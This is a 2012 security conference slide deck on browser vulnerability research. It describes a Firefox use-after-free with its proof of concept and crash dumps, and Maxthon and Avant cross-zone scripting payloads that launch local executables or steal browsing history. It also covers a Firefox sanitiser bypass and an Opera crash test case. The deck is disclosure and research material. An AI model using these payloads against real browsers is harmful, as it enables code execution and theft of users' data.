



security-assessment.com

Window Shopping: Browser Bug Hunting in 2012

Roberto Suggi Liverani / Scott Bell –
Security-Assessment.com

HITB2012AMS

Who Are We?



security-assessment.com

- **Roberto Suggi Liverani (@malerisch)**

- Principal Security Consultant
- Security-Assessment.com – www.security-assessment.com
- Blog and research: <http://blog.malerisch.net/p/security-research.html>

- **Scott Bell**

- Principal Security Consultant
- Security-Assessment.com - www.security-assessment.com

Agenda



security-assessment.com

- **Introduction**
 - Our approach and why
- **Window Shopping!**
 - Bugs showcase
 - Fun, pain and results
 - Demos
- **Conclusions**



■ Why target browsers?

- Predominant desktop application
- Tech shifting towards client-side
- Chances to find cool bugs

■ Approach

- Wide angle - not limited to memory corruption bugs
- Injection attacks and policy/rules bypass



Window Shopping!



Anyone who lives within their means suffers from a lack of imagination. ~Oscar Wilde

Firefox - Use-After-Free < 11



security-assessment.com

- **Severity:** **CRITICAL**
- **Exploit:** *Remote Code Execution* (no DEP)
- **Credits:** Scott Bell & Blair Strang
- **Status:** Patched in FF 11 (win7)
- **CVE:** 2012-0454
- **Vendor Response:** ★★☆☆☆
 - Bug fixed but took a long time
 - Mozilla developers struggled to replicate and fix this bug
- **Approach:** modded version of cross_fuzz
 - cross_fuzz - http://lcamtuf.coredump.cx/cross_fuzz/



What product are you selling me?



security-assessment.com

■ UAF (Use-After-Free)

- Referencing memory after it has been freed can cause a program to:
 - Crash
 - Use unexpected values
 - Execute arbitrary code

```
(df4.a7c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=048d61e8 ebx=768389c0 ecx=feeeffff edx=0012cc94 esi=0012ccc4 edi=769730e8
eip=77b942a1 esp=0012cc78 ebp=0012cc9c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
SHLWAPI!IUnknown_QueryService+0x3b:
77b942a1 ff11          call     dword ptr [ecx]          ds:0023:feeeffff=????????
```

- **Modified cross_fuzz**
 - Added more entropy via:
 - Randomising call parameter count
 - Removing toggle_gc()
 - Changing 'document.designMode=on' be controlled by the parent window
 - Changing fuzz variables

```
var FAN_LIMIT      = 8;      /* Object crawl f
var MAX_LEVEL      = 5;      /* Maximum object
var MAX_RET_LEVEL  = 1;      /* Maximum ret va

var TWEAK_ODDS     = 2;      /* Property tweak
var CALL_ODDS      = 2;      /* Method call pr

var REF_ODDS       = 5;      /* Object referen
var NONOBJ_ODDS    = 20;     /* Non-object ref
var INTER_ODDS     = 2;      /* Odds of using

var TRASH_ODDS     = 8;      /* Target window
var RESET_ODDS     = 2;      /* Odds of respaw

var PARAMS         = genrand_int32() % 6;
var MAX_REFS       = 200;    /* Maximum number
var KEEP_REFS      = 100;    /* Number of refs
```


■ Modified cross_fuzz

- Implemented HTMLGen to generate different HTML each run
- Waited for the DOM to load in child windows before crawling.
 - This cuts out timing issues/different fuzz path results.
- Removed phases - only leaving some e.g. tweak_properties()

```
case 0:  
  
    //crawl_properties('[target1]', t1, 0, cur_set);  
    break;  
  
case 1:  
    //call_methods('[target1]', t1, 0, 0, cur_set, cur_set);  
    break;  
  
case 2:  
    tweak_properties('[target1]', t1, 0, cur_set);  
    break;  
  
case 3:  
    //call_methods('[target1]', t1, 0, 0, cur_set, cur_set);  
    break;
```

using only
one phase

■ Minimising

- JSLOG – Firefox Extension (Blair Strang)
- Used JSLOG to dump DOM operations
- Observed browser behaviour around the time of crash
- Followed browser behaviour in the debugger
- A lot of late nights :)


```
function LOG(message) {  
  
    /* TODO: Find a way to log stuff. */  
  
    var evt = document.createEvent('CustomEvent');  
    evt.initCustomEvent('log', true, false, message);  
    document.dispatchEvent(evt);  
}
```

■ Minimising

- Noted consistencies at the time of crash
- Referenced consistencies with JSLOG output
- Manually tried various scenarios based upon what we observed

■ Result

- Reduced very complex HTML test case to a simple HTML template
- Thousands of JavaScript DOM operations reduced to few



FF Use-After-Free - PoC 1/3



security-assessment.com

- Parent.html

```
<body>
<script>
var t1;
function doclose() {
    t1.document.form1.uploadbox.click();
    t1.close();
}

t1 = window.open('child.html', 't1');
setTimeout("doclose();", 2000);
</script>
</body>
</html>
```

- Child.html

```
<html>
<head><title>Child</title>
</head>
<body>
<form name="form1">
<input type="file" name="uploadbox">
</form>
</body>
</html>
```

FF Use-After-Free – PoC 3/3



PARENT


1. Parent spawns child

3. Parent closes child while
File open dialog is open



CHILD

2. Parent performs click on form
file open dialog spawns



FF Use-After-Free Analysis

■ Analysing

- An obvious Use-after-free
- Windows heap manager writes the pattern 0xFEEEFEEE to HeapFree'd locations
- Looks pretty exploitable too, crashes on a CALL :)

```
(278.c6c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=03f4e228 ebx=75cd8a08 ecx=feeffeee edx=0016c9cc esi=0016c9fc edi=75e130f8
eip=76a142a1 esp=0016c9b0 ebp=0016c9d4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
SHLWAPI!IUnknown_QueryService+0x3b:
76a142a1 ff11          call     dword ptr [ecx]          ds:0023 feeffeee=????????
0:000> d eax
03f4e228  ee fe ee fe ee fe ee fe-ee fe ee fe ee fe ee fe .....
03f4e238  ee fe ee fe ee fe ee fe-ee fe ee fe ee fe ee fe .....
03f4e248  ee fe ee fe ee fe ee fe-ee fe ee fe ee fe ee fe .....
03f4e258  ee fe ee fe ee fe ee fe-ee fe ee fe ee fe ee fe .....
03f4e268  ee fe ee fe ee fe ee fe-ee fe ee fe ee fe ee fe .....
03f4e278  ee fe ee fe ee fe ee fe-ee fe ee fe ee fe ee fe .....
03f4e288  ee fe ee fe ee fe ee fe-ee fe ee fe ee fe ee fe .....
03f4e298  ee fe ee fe ee fe ee fe-ee fe ee fe ee fe ee fe .....
```

FF Use-After-Free - Analysis

■ Analysing

- Crazy unknown stack trace - doesn't really help
- Speculation: seems to be going through some Windows internals

```
0:000> k
ChildERP RetAddr
0016c9d4 75e11cff SHLWAPI!IUnknown_QueryService+0x3b
0016ca14 75e130c0 SHELL32!CBrowserProgressAggregator::_UpdateInfoBars+0x35
0016ca40 76b8c4e7 SHELL32!CBrowserProgressAggregator::_s_WndProc+0x114
0016ca6c 76b8c5e7 USER32!InternalCallWinProc+0x23
0016cae4 76b8cc19 USER32!UserCallWinProcCheckWow+0x14b
0016cb44 76b8cc70 USER32!DispatchMessageWorker+0x35e
0016cb54 632fb778 USER32!DispatchMessageW+0xf
0016cbf0 632fc948 xul!nsAppShell::ProcessNextNativeEvent+0x238 [e:\builds\mo
0016cc10 6331759d xul!nsBaseAppShell::OnProcessNextEvent+0x198 [e:\builds\mo
0016cc4c 632ec64a xul!nsThread::ProcessNextEvent+0xad [e:\builds\moz2_slave\
0016cc84 63519221 xul!mozilla::ipc::MessagePump::Run+0x1aa [e:\builds\moz2_s
0016ccb0 635191f2 xul!MessageLoop::RunHandler+0x21 [e:\builds\moz2_slave\rel
0016ccd8 634f510b xul!MessageLoop::Run+0x15 [e:\builds\moz2_slave\rel-m-rel-
0016cce4 635192ef xul!nsBaseAppShell::Run+0x34 [e:\builds\moz2_slave\rel-m-
0016ec38 63519331 xul!nsAppShell::Run+0x4d [e:\builds\moz2_slave\rel-m-rel-
0016ec44 6344d35a xul!nsAppStartup::Run+0x1e [e:\builds\moz2_slave\rel-m-rel-
0016efcc 011617e1 xul!XRE_main+0xdf5 [e:\builds\moz2_slave\rel-m-rel-w32-b
0016faa0 01161b10 firefox!wmain+0x7e1 [e:\builds\moz2_slave\rel-m-rel-w32-b
0016fae4 76c93c45 firefox! tmainCRTStartup+0x10f [f:\sp\vc\tools\crt_bld\se
0016faf0 76f437f5 kernel32!BaseThreadInitThunk+0xe
0016fb30 76f437c8 ntdll!__RtlUserThreadStart+0x70
0016fb48 00000000 ntdll!_RtlUserThreadStart+0x1b
```


■ Conclusion

- Very 'timing sensitive'
- Need for specific heap layout
- No DEP/ASLR bypass



DEMO – Firefox Use After Free Code Execution

If anyone is interested in improving current exploit, please contact us

Maxthon - XCS and SOP Bypass



security-assessment.com

- **Severity:** **CRITICAL**
- **Exploit:** *Remote Code Execution*
- **Credits:** Roberto Suggi Liverani
- **CVE:** n/a
- **Status:** Unpatched!
- **Vendor Response:** ★★★★★
 - 13/02/2012 - bugs reported to multiple contacts
 - 21/02/2012 - reception of report confirmed but no further reply
 - 21/02/2012 - chased them, no reply
 - 02-05/2012 - 11 new releases following the report – 1 bug silently fixed
- **Approach:** targeted – looking for injection points



What product are you selling me?



security-assessment.com

- **XCS or Cross-zone scripting**
 - Cross Zone Scripting coined for IE
http://en.wikipedia.org/wiki/Cross-zone_scripting
 - XCS coined for Firefox and injection in chrome://
- **What is XCS?**
 - An XSS in a privileged browser zone
 - An intrinsic **Same-Origin Policy (SOP)** bypass :-)
- **Each browser has a privileged zone:**
 - FF - **chrome://**
 - Chrome - **chrome://**
 - Opera - **opera://**
 - Maxthon - **mx://**
 - Avant - **browser://**

- **Browser privileged/trusted zone**
 - Access to internal API interfaces:
 - File system, browser settings, bookmarks, storage, etc.
- **Some references from the past**
 - Opera XSS found in opera:history
 - RCE exploit in opera:config (Kuza55 / Stefano Di Paola / Aviv Raff)
 - FF addons research with Nick Freeman
 - Multiple RCE exploits released in FF addons
- **XCS exploits are 100% reliable**

A bit about Maxthon



security-assessment.com

- **Developed by:** Maxthon International (China)
- **Architecture**
 - Supports Trident and Webkit layout engines
 - Focus on performance and extra features
- **Some stats - according to Maxthon**
 - **130** million users
 - Users spread over **120** countries
 - *500,000,000* downloads in 2k10



your browser scores

382

AND 15 BONUS POINTS

out of a total of 475 points

You are using Maxthon 3.3.6 on Windows XP Correct? ✓ X

You are using Maxthon 3.3.6 on Windows XP Correct? ✓ X

dimension data

Maxthon – The bugs



security-assessment.com

- **Cross Context Scripting**
 - about:history zone
 - Feed Reader (about:reader) and RSS Viewer
 - Bookmark Toolbar and Bookmark Sidebar
- **Incorrect Executable File Handling**
- **Same-Origin Policy (SOP) Bypass**
- **DNS Poisoning/MiTM – i.maxthon.com**

- **Remote Code Execution possible in 5 different ways!**



- Injection via location.hash

```
http://x.x.x.x/maliciouspage.html#"><img src=a onerror='var b= new  
maxthon.io.File.createTempFile("test","bat");c=maxthon.io.File(b);ma  
xthon.io.writeText("cmd /k dir");maxthon.program.Program.launch(b.name
```

- Maliciouspage.html – performs redirection


```
<body><script>a = window.location.href='about:history';</script></body>
```

- Injected payload executes in **about:history**

- Injection via <title>, <link>, <description> tags

```
<title>test'&gt;&lt;img src=a onerror='var b= new
maxthon.io.File.createTempFile("test", "bat");c=maxthon.io.File(b);maxthon.io.FileWriter(b);max
thon.io.writeText("cmd /k dir");maxthon.program.Program.launch(b.name_,"C:");&gt;</title>
<link>javascript:alert(window.location);</link>
<description>07/09/2008 - test &lt;img src=a onerror='var b= new
maxthon.io.File.createTempFile("test", "bat");c=maxthon.io.File(b);maxthon.io.FileWriter(b);max
thon.io.writeText("cmd /k
dir");maxthon.program.Program.launch(b.name_,"C:");&gt;</description>
```


Maxthon - XCS in Bookmarks



```
<script>
```

```
    evilpayload='location.href="file:///C:/windows/system32/calc.exe";'
```

```
    padding="Google - www.google.com"
```

```
    padding2=""
```

```
    padding3=" - the best search engine - bookmark now!!!"
```

```
    window.external.addFavorite("www.google.com",padding+"'><scri"+"pt">"+evilpayload+"</"+"scrip  
t">"+ " "+ " "+padding+padding3)
```

Maxthon – Further bugs




security-assessment.com

■ External Tools Direct Invokation

- Maxthon can invoke executables
- `window.open("file:///C:/windows/system/cmd32.exe");`
- pop up blocker -> but if user accepts, exe is called


■ SOP Bypass

- Tested `window.open()` with following results:
 - **From:** `http://` - `window.open('file://....')`
Prompts a popup blocker, if the user allows the pop up, the `file://` window is opened
 - **From:** `http://` - `window.open('about://*')`
spawns a new window
 - **From:** `http://` - `window.open('mx://res/*')`
forbidden by SOP



Maxthon – i.maxthon.com (1/2)

- i.maxthon.com
 - sets interesting DOM objects
 - runtime
 - Maxthon



Maxthon.com – Your Max... x +

maxthon NOW
i.maxthon.com

Auckland, Aucklan... | 55°F
Fair

NEW

Open All | Never Popup | Close X

maxthon.browser.history.historymana...

Last Visited Pages

Most Visited Favorites

Mv Favorites Edit

Elements Resources Network Scripts Timeline Profiles Audits

```
> runtime
  Object
    ConfigManager: [object ConfigManager]
    FavManager: [object FavManager]
    HistoryManager: [object HistoryManager]
    import: function (namespace) {
    __proto__: Object

> maxthon
  Object
    account: Object
    app: Object
    browser: Object
    comm: Object
    graphics: Object
    io: Object
    program: Object
    system: Object
```

■ Design Issues

- i.maxthon.com = trusted domain
- i.maxthon.com allows direct access to privileged APIs
- No control on resolution of IP address
- No use of SSL

■ MiTM Bug

- DNS poisoning
 - Force resolution of i.maxthon.com to a controlled IP address
- HTTP MiTM
 - i.maxthon.com served over HTTP – malicious proxy which alters page content

■ Other implications

- XSS in real i.maxthon.com site



security-assessment.com

DEMO - Maxthon multiple vulnerabilities

Avant Browser – XCS & SOP Bypass



security-assessment.com

- **Severity:** **URGENT**
- **Exploit:** *History Stealing, XSS, misc*
- **Credits:** Roberto Suggi Liverani
- **CVE:** n/a
- **Status:** Unpatched!
- **Vendor Response:** ★★★★★
 - 07/03/2012 - had to post 10 posts to a forum to get a contact!
 - 14/03/2012 - reception of report confirmed but no further reply
 - 14/03/2012 - chased them, no reply
 - 03-05/2012 - 2 new releases following the report, one bug silently fixed
- **Approach:** targeted - looking for injection points



■ Avant Browser - Avant Force (China)

- Custom web browser application
- Designed to expand services provided by IE
- From FAQ: Is Avant Browser a secure browser? *Yes, Avant Browser is secure. **Since it's based on Internet Explorer, Avant Browser is as secure as Internet Explorer.** Avant Browser supports all SSL secured websites. Avant Browser's encryption length is the same as Internet Explorer's.*



■ Two versions: lite (only IE) & ultimate (IE, FF, Chrome)

■ More downloads than Chrome, IE and Opera in CNET

	<h3>Avant Browser</h3> <p>Browse the internet with AutoFills, Online Bookmarks, and AD Blockers browser.</p> <p>Read editor's review...</p> <p>Added on March 08, 2012 Version 2012 build 28</p>	<p>Editors' rating: ★★★★★</p> <p>User rating: ★★★★★</p>	<p>26,571,072 total downloads</p> <p>1,609 last week</p>
---	--	---	--

A bit about Avant (1/3)



Firefox wrapped version

Avant.exe - parent of firefox.exe

Arguments passed to firefox.exe

Process Window

General Statistics Performance Threads Token Modules Memory Environment Handles

File

Firefox
Mozilla Corporation

Image Version: 11.0

Image File Name: C:\Program Files\Avant Browser\gecko\firefox.exe

Process

Started: a minute and 21 seconds ago (4/12/2012 11:26:46 PM)

Command Line: "C:\Program Files\Avant Browser\gecko\firefox.exe" 656122 983578 1

Current Directory: C:\Program Files\Avant Browser\

PEB Address: 0x7ffde000

Parent: avant.exe (2576)

DEP: Disabled

Protected:

Permissions Terminate

Process Name	PID	Private Bytes	Working Set	Private Bytes
avant.exe	2576	16.08 MB	10.94	
firefox.exe	3304	52.36 MB		



A bit about Avant (2/3)



- Interesting files

- "C:\Program Files\Avant Browser\res" folder:

```
Directory of C:\Program Files\Avant Browser\res
03/09/2012  08:52 AM                752 context.wktpl
03/09/2012  08:52 AM            4,541 elefrompt.wktpl
03/09/2012  08:52 AM           81,242 home.tpl
03/09/2012  08:52 AM           27,599 rss.tpl
03/09/2012  08:52 AM            2,874 textfunc.wktpl
03/09/2012  08:52 AM           12,132 webforms.wktpl
```

- Observations

- `home.tpl` is rendered at `browser:home`
- `rss.tpl` is rendered at `browser://localhost/!st?url/path/to/rss/feed`
- Such pages use privileged JavaScript function `window.AFRunCommand()`
- Pages provided examples on how to call privileged functions and aided exploitation

- **Testing AFRunCommand()**
 - Undocumented Avant browser function
 - *Try{}/Catch{}* no output
 - Bruteforce only option – passing a single parameter:
 - **60003** - *window.external.HistoryUrls()* - [used in exploit]
 - **60011** - *prompt for download*
 - **10021** - *add to ad block specified site*
 - **3** - *spawns an empty tab*
 - **10010** - *reloads the page*
 - **10013** - *search for keywords*
 - **10014** - *pop up blocker*
 - **10016** - *download a video (argument passed as URL)*
 - **10017** - *add task for download scheduler*
 - **10025** - *search keywords*

Avant Browsers – The bugs



security-assessment.com

- **Same-Origin Policy (SOP) Bypass**
browser:home
- **Cross Context Scripting**
browser:home – Most Visited And History Tabs
- **Stored Cross Site Scripting**
Feed Reader (browser://localhost/lst?*)



- SOP Bypass - History Stealing

```
<iframe name="test2" src="browser:home"></iframe>  
  
<script> var vstr = {value: ""};  
window['test2'].navigator.AFRunCommand(60003, vstr) alert(vstr.value);  
  
//send vstr.value via an img src to another domain </script>
```

- XCS in browser:home – History Stealing

- Injection via <title> HTML element

```
<title>aaa"><img src=a onerror='var vstr = {value: ""};window.navigator.AFRunCommand(60003, vstr);alert(vstr.value);'></title>
```

- Cross Site Scripting Payload Rendered In browser:home Privileged Zone

```
  
eval(alert(1))_aaa">  
<img onerror="var vstr = {value: ""};window.navigator.AFRunCommand(60003, vstr);alert(vstr.value);"  
>
```

Avant Browser – Stored XSS via RSS



security-assessment.com

- Injection via <title>, <link> and <description> tags

```
<title>browser security<img src=a onerror='alert(1);' ;></title>
```

```
<link>javascript:alert(window.location);</link>
```


```
<description>07/09/2008 - I have done some research in the area of browser security. I presented this argument at the last OWASP NZ meeting.<img src=a onerror='alert(1);' ;></description>
```

```
</description>
```



security-assessment.com

DEMO – Avant Browser

- **Severity:** MEDIUM
- **Impact:** *Remote Code Execution*
- **Credits:** Roberto Suggi Liverani
- **Status:** Patched in FF 3.6.14, Thunderbird 3.1.8, and SeaMonkey 2.0.12
- **CVE:** 2010-1585
- **Vendor Response:** 



Description

Mozilla security developer **Roberto Suggi Liverani** reported that `ParanoidFragmentSink`, a class used to sanitize potentially unsafe

- **Approach:** investigating a Firefox addon developer's doubt

Some background



- **nsIScriptableUnescapeHTML.parseFragment()**
 - Critical function used to filter and sanitise data
 - Mostly used in the context of filtering data in chrome:// priv zone
 - **Recommended** and deemed safe to use for addons devs
 - Wizzrss (FF addon) found to be vulnerable using a bypass

```
var payload = untrusted_html_or_xml_data;
var target = document.getElementById("status-bar");
//[...]
var fragment = Components.classes["@mozilla.org/feed-unescapehtml;1"]
.getService(Components.interfaces.nsIScriptableUnescapeHTML)
.parseFragment(payload, false, null, target);

target.appendChild(fragment);
```

Standard Case - Filtering



- HTML Payload

```
test<script>evilpayload()</script>
```

- Processed by `parseFragment()` becomes:

```
test
```

- **<script> is stripped out**

- Only HTML payload remains
- Safe to append in `chrome:// DOM`

Bypass Test Case



- HTML payload

```
&lt;a href=&quot;javascript:alert (window) &quot;&gt;a&lt;/a&gt;
```

- Processed by parseFragment() becomes:

```
<a href="javascript:alert (window)">a</a>
```

- With user interaction payload can be triggered in privileged browser zone – **chrome://**

DEMO – Code Execution in WizzRSS FF addon - nsIScriptableUnescapeHTML.parseFragment() bypass

demo video kindly provided by @0x7674 (Nick Freeman)

Opera Use-After-Free < 11.52



- **Severity:** LOW
- **Exploit:** *Crash*
- **Credits:** Roberto Suggi Liverani
- **CVE:** 2011-4152
- **Status:** Patched in Opera 11.52
- **Vendor Response:** ★☆☆☆☆
 - Recognised as a memory corruption bug
 - Not a security issue since no exploit is provided
 - But Opera kept asking for an exploit
- **Approach:** using own fuzzers



Opera Use-After-Free < 11.52



- **Simplified test-case**
 - Clone, remove, append
 - Use of *contenteditable* attribute for and lead to crash
 - Crash works if heap spray() occurs
 - Couldn't find an exploit ☹️
 - Opera's position: *not exploitable*

```
function crash() {  
  // Clone Object -> Remove Object - > Append Reference  
  obj = document.body.children[0].cloneNode(true)  
  document.body.removeChild(document.body.children[0])  
  document.body.appendChild(obj)  
  
  // Clone Object -> Remove Object - > Append Reference  
  obj = document.body.children[0].cloneNode(true)  
  document.body.removeChild(document.body.children[0])  
  document.body.appendChild(obj)  
  
  // Clone Object -> Remove Object - > Append Reference  
  obj = document.body.children[0].cloneNode(true)  
  document.body.removeChild(document.body.children[0])  
  document.body.appendChild(obj)  
  
  // Clone Object -> Remove Object - > Heap Spray  
  
  obj = document.body.children[1].cloneNode(true)  
  document.body.removeChild(document.body.children[1]);  
  spray(); // if this is removed Opera won't crash  
}  
  
</script>  
</head>  
<body onload="crash();">  
  
<em contenteditable="true">a</em>  
<strong contenteditable="true">a</strong>
```



security-assessment.com

DEMO - Opera – Use-After-Free Crash

FF/Opera – XCS via bookmarks



security-assessment.com

- **Severity:** LOW
- **Impact:** *Code Execution*
- **Credits:** Roberto Suggi Liverani

- **Firefox - Status:** Patched in FF 11
- Bug reported by someone else

- **Opera - Status:** Won't fix
- **Opera Vendor Response:** ★★☆☆☆
 - Multiple exploit steps required – won't fix
- **Approach:** looking at injection in and from bookmarks



In a few words



security-assessment.com

- **Ancient bug:** reported in 2k5 by M. Krax
- **User is lured into bookmarking a:**
 - Malicious javascript: URI + payload
- **User clicks on malicious bookmark**
 - Focus on standard web page – Impact: **UXSS**
 - Focus on privileged browser zone – Impact: **XCS**
- **Many ways to fool users:**
 - Security controls on status bar can be partially fooled
 - JavaScript can be compressed and obfuscated
 - Code can be hidden – e.g. Opera NULL byte issue in view source - @Agarri_FR



DEMO - XCS via bookmarks Opera and Firefox

Brendan Eich – 2k5

*There's nothing wrong with using javascript: URLs in chrome.
What's good for content is good for chrome, often enough.*

■ Disclosure Fail

- Some browser vendors still do not understand how reporting and security disclosure works



■ Bug complexity vs. impact

- Injection bugs are simple but impact can be significant
- No need to find memory corruption bugs to achieve code execution

■ Delegated security

- Presenting browsers as secure as IE or Chrome give false sense of security to end-users

Special thanks



security-assessment.com

- Blair Strang
- Thanks to the SA team for inspiration
- Advisories and exploit code for today's demonstrations will be released in the near future
- Thanks for coming along, and enjoy the rest of the con
- If you have questions, come find us later on!
 - [Roberto Suggi Liverani](#) - [@malerisch](#)
 - <http://blog.malerisch.net>
 - Scott Bell – scott.bell@security-assessment.com



■ **cross_fuzz**

- http://lcamtuf.coredump.cx/cross_fuzz/
- <http://lcamtuf.blogspot.co.nz/2011/01/announcing-crossfuzz-potential-0-day-in.html>

■ **Firefox Use-after-free**

- <http://www.mozilla.org/security/announce/2012/mfsa2012-12.html>
- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0454>
- https://bugzilla.mozilla.org/show_bug.cgi?id=684555

